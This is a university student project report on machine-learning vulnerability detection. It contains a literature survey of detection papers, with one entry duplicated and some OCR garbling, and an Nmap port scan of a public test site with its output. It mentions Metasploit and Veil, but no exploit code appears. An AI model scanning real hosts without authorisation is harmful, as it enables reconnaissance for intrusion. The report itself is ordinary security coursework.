VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

INFORMATION SECURITY MANAGEMENT
WINTER SEMESTER 2021-2022

TITLE:
# Online Communication and Vulnerability Check

PROJECT REPORT BY:
ANANSHA SHARMA - 19BCE2170
NIPUN PUNDHIR - 19BCB0014
ANUKRITI SINGH - 19BCE2156
SLOT: L21+L22

SUBMITTED UNDER SUPERVISION OF:
PROF. RUBY D.

## ABSTRACT:

Thousands of security vulnerabilities are discovered in production software each year, either reported publicly to the Common Vulnerabilities and Exposures database or discovered internally in proprietary code. Vulnerabilities often manifest themselves in subtle ways that are not obvious to code reviewers or the developers themselves. With the wealth of open source code available for analysis, there is an opportunity to learn the patterns of bugs that can lead to security vulnerabilities directly from data. Successful cyber-attacks are caused by the exploitation of some vulnerabilities in the software and/or hardware that exist in systems deployed on-premises or in the cloud. Although hundreds of vulnerabilities are discovered every year, only a small fraction of them actually become exploited, thereby there exists a severe class imbalance between the number of exploited and non exploited vulnerabilities.

This project deals with vulnerability detection in the online communication sector. At first, we use various vulnerability detection tools to detect the system vulnerabilities and at a later stage, we deploy a model by applying suitable algorithms to the verified datasets so as to automate the process of vulnerability detection and to also increase the output efficiency.

## INTRODUCTION:

Information Security is the practice of preventing unauthorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information.
This part of prevention involves the detection of system vulnerabilities to ensure they are protected against any form of attack from the outside.
This project deals with the case of system vulnerabilities and applies various tools such as Metasploit and Veil and uses the inbuilt data set to predict and classify system vulnerability detection into categories such as Low, Medium, High. The project runs the dataset on seven different algorithms and compares the efficiency and parameters- f1 score, precision and model accuracy. Based on the results obtained, we make a comparative analysis between the algorithms applied and reach a conclusion.

## LITERATURE SURVEY:

| Sr. No. | Research Paper Topic, Name of author and year of publication | Technology used | Outcomes of Research | Drawbacks |
|---|---|---|---|---|
| 1. | Using Machine Learning for Vulnerability Detection and Classification(Tiago Baptista, Nuno Oliveira, Pedro Rangel Henriques) | FastScan using code2seq approach | The work described in this paper aims at developing a machine learning-based tool for automatic identification of vulnerabilities on programs (source, high-level code) | There are many tools that implement the concept of static analysis and apply it to vulnerability detection. Some tools rely on only lexical analysis like FlawFinder 2 but have the tendency to output many false positives. |
| 2. | An Improved Vulnerability Exploitation Prediction Model with Novel Cost Function and Custom Trained Word Vector Embedding Mohammad Shamsul Hoque 1, Norziana Jamil, Nowshad Amin and Kwok-Yan Lam | Novel cost function and custom trained word vector. | In this research, they have designed a novel cost function feature to address the existing class imbalance. We also have utilized the available large text corpus in the extracted dataset to develop a custom-trained word vector that can better capture the context of the local text data for utilization as an embedded layer in neural networks | For these models, predicting the most exploitable vulnerabilities with supervised classification-based machine learning algorithms, the target label (binary class) has a severe imbalance (approximately 1 to 12) in favour of the major class (number of non-exploited vulnerabilities) since only a small fraction of published vulnerabilities have validated exploitation codes available in exploit databases |
| 3. | Vulnerability Prediction from Source Code Using Machine Learning (Zeki Bilgin, Mehmet Akif Ersoy, Elif Ustundag Soykan, Emrah Tomur, Pinar Comak, Leyli Karacay) | Abstract Syntax Tree (AST) generation algorithm | The presented method extracts and then converts AST of a given source code fragment into a numerical array representation while preserving structural and semantic information contained in the source code. Thus, it enables us | The model can not be used in all languages. |

| | | | | |
|---|---|---|---|---|
| | [2020] | | to perform ML-based analysis on source code through the resulting numeric array representation. | |
| 4. | Automated Vulnerability Detection in Source Code Using Deep Representation Learning (Rebecca L. Russell, Louis Kim, Lei H. Hamilton, Tomo Lazovich, Jacob A. Harer, Onur Ozdemir, Paul M. Ellingwood, Marc W. McConley) [2018] | Neural network classification and representation learning, Ensemble learning on neural representations | They built an extensive C/C++ source code dataset mined from Debian and GitHub repositories, labelled with curated vulnerability findings from a suite of static analysis tools, and combined it with the SATE IV dataset. They created a custom C/C++ lexer to create a simple, generic representation of function source code ideal for ML training. They applied a variety of ML techniques inspired by classification problems in the natural language domain, fine-tuned them for our application, and achieved the best overall results using features learned via convolutional neural network and classified with an ensemble tree algorithm. | Restricted to C language. |
| 5. | Toward large-scale vulnerability discovery using Machine Learning Gustavo Grieco, Guillermo Luis Grinblat, Josselin Feist, Sanjay Rawat | VDiscover, a tool that uses state-of-the-art Machine Learning techniques to predict vulnerabilities in test cases. | In this paper, they have presented an approach that uses lightweight static and dynamic features to predict if a test case is likely to contain a software vulnerability using machine learning techniques. | Only a few tools are able to operate on the binary code, suffering from a high percentage of false positives |

**6. Automated software vulnerability detection with machine learning**

(Jacob A. Harer, Louis Y. Kim, Rebecca L. Russell Onur Ozdemir, Leonard R. Kosta, Akshay Rangamani, Lei H. Hamilton, Gabriel I. Centeno, Jonathan R. Key, Paul M. Ellingwood, Erik Antelman, Alan Mackay, Marc W. McConkey, Jeffrey M. Opper, Peter Chin2, Tomo Lazovich)

**Technology Used:** Deep Neural Networks

**Outcomes of the Research:** In this paper, they have presented a data-driven approach to vulnerability detection using machine learning, specifically applied object-oriented programming languages.

**Drawbacks:** Detects a limited subset of possible errors using predefined rules.

**7. Deep Learning for Software Vulnerabilities Detection Using Code Metrics:**

(MOHAMMED ZAGANE, MUSTAPHA KAMEL ABDI, AND MAMDOUH ALENEZI)

**Technology Used:** DL-based AVP
**Outcomes of the Research:** DNN model gets very good vulnerability detection performances in terms of all TABLE 3. Results using the balanced dataset. TABLE 4. Results in terms of additional performance indicators. TABLE 5. Results using LSTM. performance indicators (precision: 74.0% - 76.9 % and recall: 73.4% - 76.6%). Obtained values in terms of FP Rate and FN Rate are slightly higher (23.36% - 26.56%) but they are still in the range of acceptable values.
**Drawbacks:** A vulnerability scanning tool will not find nearly all vulnerabilities, False positives

**8. Survey on Vulnerability Prediction from Source Code by using Machine Learning Algorithm**
(B. DEEPTHI, DR.K. KUMAR)
**Technology Used:** Machine learning techniques of Support vector machines (SVM) and Naïve Bayes (NB) techniques are used to prevent the vulnerability
**Outcomes of the Research:** The presented method extracts and then converts AST of a given source code fragment into a numerical array representation while preserving structural and semantic information contained in the source code. Thus, it enables them to perform ML-based analysis on source code through the resulting numeric array representation.
**Drawbacks:** False positives

**9. Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures**
(Matt Fredrikson, Somesh Jha, Thomas Ristenpart)
**Technology Used:** Machine-learning (ML) algorithms
**Outcomes of the Research:** They experimentally show attacks that are able to estimate whether a respondent in a lifestyle survey admitted to cheating on their significant other and, in the other context, show how to recover recognizable images of people's faces given only their name and access to the ML model.
**Drawbacks:** Implications of vulnerability unclear

**10. An Automatic Source Code Vulnerability Detection Approach Based on KELM**
(Gaigai Tang, Lin Yang, Shuangyin Ren, Lianxiao Meng, Feng Yang and Huiqiang Wang)
**Technology Used:** Extreme Learning Machine (ELM)
**Outcomes of the Research:** They introduced the kernel method to improve the precision of ELM. Experimental results show that ELM with the kernel method is an effective combination of both efficiency and precision. Particularly, for the data preprocessing issue, they find that vector representation using doc2vec performs well on large datasets, and an appropriate symbolization level can effectively improve the precision of vulnerability detection. -ese experimental conclusions will provide researchers and engineers with guidelines when choosing neural networks and data preprocessing methods for vulnerability detection.
**Drawbacks:** From more than one kind of single-layer feedforward neural network that could be used for vulnerability detection, we only used ELM in this work.

**11. A comprehensive review study of cyber-attacks and cyber security; Emerging trends and recent developments**
(Yuchong Li, Qinghui Liu )
**Technology Used:** Tools for penetration testing
**Outcomes of the Research:** cyber threats are not limited to governments, but individuals and companies will not be immune to the harms of these threats. Sixth, since security in the information age is not merely governmental, the various theoretical approaches in international relations whose theories are based primarily on government are easily overlooked or confusing.
**Drawbacks:** None

**12. Automated Software Vulnerability Detection Based on Hybrid Neural Network**
(Xin Li, Lu Wang, Yang Xin, Yixian Yang, Qifeng Tang and Yuling Chen)
**Technology Used:** Hybrid Neural Network, Vulnerability Detection
**Outcomes of the Research:** The programs are transformed into intermediate representations first. LLVM IR and backward program slicing are utilized. The transformed intermediate representation not only eliminates irrelevant information but also represents the vulnerabilities

with explicit dependency relations. Then, a hybrid neural network is proposed to learn both the local and long-term features of a vulnerability. The experiment results show that our approach outperforms state-of-the-art methods.
**Drawbacks:** The method is applied to detect vulnerabilities in source code written in C language at present.The approach is only conducted on the SARD dataset due to the lack of labelled vulnerability datasets and falls into in-project vulnerability detection. The lack of labelled datasets is an open problem restricting the development of automated vulnerability detection technology.

**13. Machine Learning-Based Network Vulnerability Analysis of Industrial Internet of Things**
(Maeda Zolanvari, Marcio A. Teixeira, Lav Gupta, Khaled M.Khan, Raj Jain)
**Technology Used:** The paper analyses the ML-based IDS for ICS Vulnerabilities
**Outcomes of the Research:** They have represented how machine learning is capable of filling the identified gap by handling new types of attacks such as backdoor, command injection and SQL injection. Feature importance ranking was also studied to highlight the most salient features in distinguishing the attack traffic from normal traffic. The testbed built for this research work was designed to be as similar as possible to a real-world IIoT scenario.
**Drawbacks:** False negatives, even a low number of them, mean malicious exertions against the system that stayed undetected and could lead to catastrophic results.

**14. Survey on Vulnerability Prediction from Source Code by using Machine Learning Algorithm**
(B. DEEPTHI, DR.K. KUMAR)
**Technology Used:** Support vector machines (SVM), Neural networks
**Outcomes of the Research:** The presented method extracts and then converts AST of a given source code fragment into a numerical array representation while preserving structural and semantic information contained in the source code. Thus, it enables us to perform ML-based analysis on source code through the resulting numeric array representation. To examine the presented source code representation technique for different objectives rather than vulnerability prediction, such as similarity analysis and code completion. and improve localization and interpretation aspects of the vulnerability prediction by using Support Vector Machine Learning (SVM) and Neural Networks.
**Drawbacks:** A fully end-to-end prediction system from raw input data (code tokens) to vulnerability outcomes is not present.

**15. Using Machine Learning to Detect Software Vulnerabilities**
(Mingyue Yang)
**Technology Used:** LLVM Language Representations, Vulnerability Databases, Machine Learning (Bayesian Network, Naive Bayes, Logistic Regression, Neural Network, Random Tree, Random Forest, Bidirectional LSTM, Word2Vec Skip-gram Model)
**Outcomes of the Research:** They use machine learning algorithms to learn vulnerability patterns in code, and thus predict vulnerable code for further analysis. We experiment with two approaches: coarse-grained statistical features and raw feature representation for sliced code. Coarse-grained statistical features tradeoff the expressiveness of the model for a smaller amount of data required, while the raw feature representation overfits on the training set due to increased complexity/expressiveness of the model.
**Drawbacks:** The quality and size of the vulnerability dataset still limit the performance for both techniques they propose.

**16. Artificial Intelligence in Cyber Security**
(Matthew N. O. Sadiku, Omobayode I. Fagbohungbe, and Sarhan M. Musa)
**Technology Used:** Applying AI in the following four areas: automated defence, cognitive security, adversarial training, parallel and dynamic monitoring.
**Outcomes of the Research:** Artificial intelligence has become a growing area of interest and investment within the cybersecurity community. Some early AI adopters include Google, IBM, Juniper Networks, Apple, Amazon, and Balbix. An increasing number of companies and organizations are jumping on the AI bandwagon. As cyberattacks grow, artificial intelligence is helping security operations analysts stay ahead of threats. AI automated systems will soon

become an integral part of cybersecurity solutions, but it will also be used by cybercriminals to do harm. The future of AI-enabled cybersecurity is very promising.
**Drawbacks:** Although artificial intelligence tools could help fight cybercrime, the tools could be exploited by malicious hackers.

17. **Machine Learning for Computer Security**
(Philip K. Chan, Richard P. Lippmann)
**Technology Used:** Theoretical paper.
**Outcomes of the Research:** contains several research studies on how machine learning algorithms can help improve the security of computer systems.
**Drawbacks:** An adversary can defeat a system that learns to automatically extract signatures to detect computer worms.

18. **Intrusion Detection System and Vulnerability Identification using various Machine Learning Algorithms**
(Gauri Vilas Rasane and Dr Sunil Rathod)
**Technology Used:** Naïve Bayes Algorithm, ANN(Artificial Neural Network),
**Outcomes of the Research:** Aims to design and develop an approach for Intrusion Detection for fast learning-based neural networks as well as a machine learning approach to evaluate the proposed system evaluation on different network dataset that will produce the classification accuracy of the system.
**Drawbacks:** There are no dynamic rules for strongly unknown attack detection in a vulnerable environment.

19. **WEB APPLICATION VULNERABILITY DETECTION USING DYNAMIC ANALYSIS WITH PENETRATION TESTING**
(Sreenivasa Rao B, Kumar N)
**Technology Used:** TAINTED MODE MODEL (TMM), DYNAMIC ANALYSIS, PENETRATION TESTING
**Outcomes of the Research:** This paper present an enhanced Tainted Mode Model that incorporates inter-module data flows. They also introduced a new approach to automatic penetration testing by leveraging it with knowledge from dynamic analysis. Penetration testing is focused on finding security vulnerabilities in a target environment that could let an attacker penetrate the network or computer systems.
**Drawbacks:** Wireless vulnerabilities also add to the attack surface that can be exploited.

20. **Software Vulnerabilities, Prevention and Detection Methods: A Review**
(Willy Jimenez, Amel Mammar, Ana Cavalli)
**Technology Used:** Detecting Software Vulnerabilities (Static and Dynamic Techniques)
**Outcomes of the Research:** Intends to create new vulnerability detection methods based on models. In this manner, they can guarantee the reusability of the test cases and facilitate the transformation of these formal representations into the specific programming language of the tool used to perform the vulnerability detection.
**Drawbacks:** Time-consuming if conducted manually, Not scalable

21. **A Survey of Security Vulnerability Analysis, Discovery, Detection, and Mitigation on IoT Devices**
(Miao Yu, Jianwei Zhuge, Ming Cao, Zhiwei Shi and Lin Jiang)
**Technology Used:** Research on the Basic Framework of Vulnerability Analysis, Research on the Basic Framework of Vulnerability Analysis, Research on the Basic Framework of Vulnerability Analysis, Research on Vulnerability Mitigation
**Outcomes of the Research:** It describes the research background, including IoT architecture, device components, and attack surfaces. They reviewed state-of-the-art research on IoT device vulnerability discovery, detection, mitigation, and other related works. Then, point out the current challenges and opportunities by evaluation. Finally, they forecast and discuss the research

directions on vulnerability analysis techniques of IoT devices.
**Drawbacks:** Complexity and Heterogeneity of Device, Limitations of device resources, Closed-Source Measures

**22. Research on Vulnerability Mitigation**
(Olufogoreha Tunde-Onadele, Jingzhu He, Ting Dai, Xiaohui Gu)
**Technology Used:** K Nearest Neighbors (k-NN), K-means
**Outcomes of the Research:** They implement and evaluate a set of static and dynamic vulnerability attack detection schemes using 28 real-world vulnerability exploits that widely exist in docker images. Their results show that the static vulnerability scanning scheme only detects 3 out of 28 tested vulnerabilities and dynamic anomaly detection schemes detect 22 vulnerability exploits. Combining static and dynamic schemes can further improve the detection rate to 86%.
**Drawbacks:** Does not work well with a large dataset as calculating distances between each data instance would be very costly.

**23. Detection of WordPress User Enumeration Vulnerability**
(Isrg Rajan)
**Technology Used:** GENERAL PREVENTION TECHNIQUE
**Outcomes of the Research:** Internet, web applications, mobile and computer applications are daily to daily usable utilities that automated the entire process. Content management system like WordPress is powering nearly millions of websites, blogs and e-commerce websites and shockingly most of the people who are operating these websites are from a non-technical background this became possible just because of ease of usability, integrability and manageability. When millions of people are using these applications they not only invest money but also trust in that which could be compromised with loopholes and bugs.
**Drawbacks:** A vulnerability scanning tool will not find nearly all vulnerabilities, Constant updates are required, False positives

**24. Machine Learning for Web Vulnerability Detection: The Case of Cross-Site Request Forgery**
(Stefano Calzavara, Mauro Conti, Riccardo Focardi, Alvise Rabitti, and Gabriele Tolome)
**Technology Used:** Web Vulnerability Detection
**Outcomes of the Research:** They propose a methodology to leverage Machine Learning (ML) for the detection of web application vulnerabilities. They use our methodology in the design of Mitch, the first ML solution for the black-box detection of Cross-Site Request Forgery (CSRF) vulnerabilities. Mitch allowed us to identify 35 new CSRFs on 20 major websites and 3 new CSRFs on production software.
**Drawbacks:** Constant updates are required, False positives

**25. Literature review on vulnerability detection using NLP technology**
(jiajie wu)
**Technology Used:** VULNERABILITY DETECTION USING NEURAL NETWORKS
**Outcomes of the Research:** This article does a brief survey of some recent new documents and technologies, such as CodeBERT, and summarizes the previous technologies.
**Drawbacks:** False positives

**26. Detecting Software Vulnerabilities Using Neural Networks**
(AMY AUMPANSUB, USA ZHEN HUANG)
**Technology Used:** BLSTM, LSTM

**Outcomes of the Research:** They compared different types of training data and different types of neural networks. Their result shows that the model combining different types of characteristics of source code surpasses models based on the individual type of characteristics of source code. Using a balanced number of vulnerable program slices and non-vulnerable program slices ensures a balanced accuracy in predicting both vulnerable code and non-vulnerable code. They find that BGRU performs the best among other neural networks. Its accuracy reaches 94.89% with a sensitivity of 96% and a specificity of 91%.
**Drawbacks:** The neural networks are trained with only program slices extracted from the source code of 14,000 C/C++ programs

27. **Deep Neural Embedding for Software Vulnerability Discovery: Comparison and Optimization**
(Xue Yuan, Guanjun Lin, Yongkang Tai and Jun Zhang)
**Technology Used:** Research Framework., Code Representation Learning. Word2Vec, GloVe, FastText, and CodeBERT, Synthetic Data Fine Tuning, Evaluate the Impact of Fine-Tuned CodeBERT with the Various Sequence Length
**Outcomes of the Research:** This paper attempts to utilize CodeBERT which is a deep contextualized model as an embedding solution to facilitate the detection of vulnerabilities in C open-source projects. .e application of CodeBERTfor code analysis allows the rich and latent patterns within software code to be revealed, having the potential to facilitate various downstream tasks such as the detection of software vulnerability. This facilitates the learning of vulnerable code patterns which requires long-range dependency analysis. Additionally, the Multi-head attention mechanism of the transformer enables multiple key variables of a data flow to be focused, which is crucial for analyzing and tracing potentially vulnerable data flaws, Eventually, resulting in optimized detection performance.
**Drawbacks:** Restricted to C language.

28. **AndroShield: Automated Android Applications Vulnerability Detection, a Hybrid Static and Dynamic Analysis Approach**
(Amr Amin, Amgad Eldessouki, Menna Tullah Magdy, Nouran Abdeen, Hanan Hindy and Islam Hegazy)
**Technology Used:** Vulnerability Detection Techniques (Static Analysis, Dynamic Analysis), Android Sources and Sinks
**Outcomes of the Research:** They proposed a usable Android vulnerability detection framework. The framework can be used by both developers and normal users. A web application is built to make it easy to use. The framework analyzes any uploaded APK file by two methods: static analysis and dynamic analysis and generates an analysis report. The types of vulnerabilities that we detected in our project were Information Leaks, Intent Crashes, Insecure Network Requests (HTTP Requests), Exported Android Components, Enabled Backup Mode, and Enabled Debug Mode.
**Drawbacks:** Model improvement to accommodate more vulnerabilities is required.

29. **A study on Penetration Testing Using Metasploit Framework**
(Pawan Kesharwani, Sudhanshu Shekhar Pandey, Vishal Dixit, Lokendra Kumar Tiwari)
**Technology Used:** Metasploit
**Outcomes of the Research:** This paper discussed a three-phase methodology consisting of test preparation, test, and test analysis phase. The test phase is done in three steps: information gathering, vulnerability analysis, and vulnerability exploit. This phase can be done manually or using automated tools
**Drawbacks:** None

**30. Smart Contract Vulnerability Detection Using Graph Neural Networks**

(Yuan Zhuang, Zhenguang Liu, Peng Qian, Qi Liu, Xiang Wang, Qinming He)

**Technology Used:** Graph Neural Networks

**Outcomes of the Research:** In this paper, they have proposed a fully automated vulnerability analyzer for smart contracts. In contrast to existing methods, they explicitly model the fallback mechanism of smart contracts, consider rich dependencies between program elements, and explore the possibility of using novel graph neural networks for vulnerability detection. Extensive experiments show that our method significantly outperforms state-of-the-art methods and other neural networks.

**Drawbacks:** Graph Structure Limitation, Noise Limitation

## ARCHITECTURE DIAGRAM:





Fig-1: Architecture Diagram

## PROCEDURE:

### 1. Vulnerability testing:


- Nmap:
  - ➔ Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

- ➔ Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.
- ➔ These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.
- ➔ Output:




```
┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ nmap testphp.vulnweb.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 17:39 IST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 33.55% done; ETC: 17:40 (0:00:24 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 21.72 seconds

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ 
```

Fig-2: Nmap



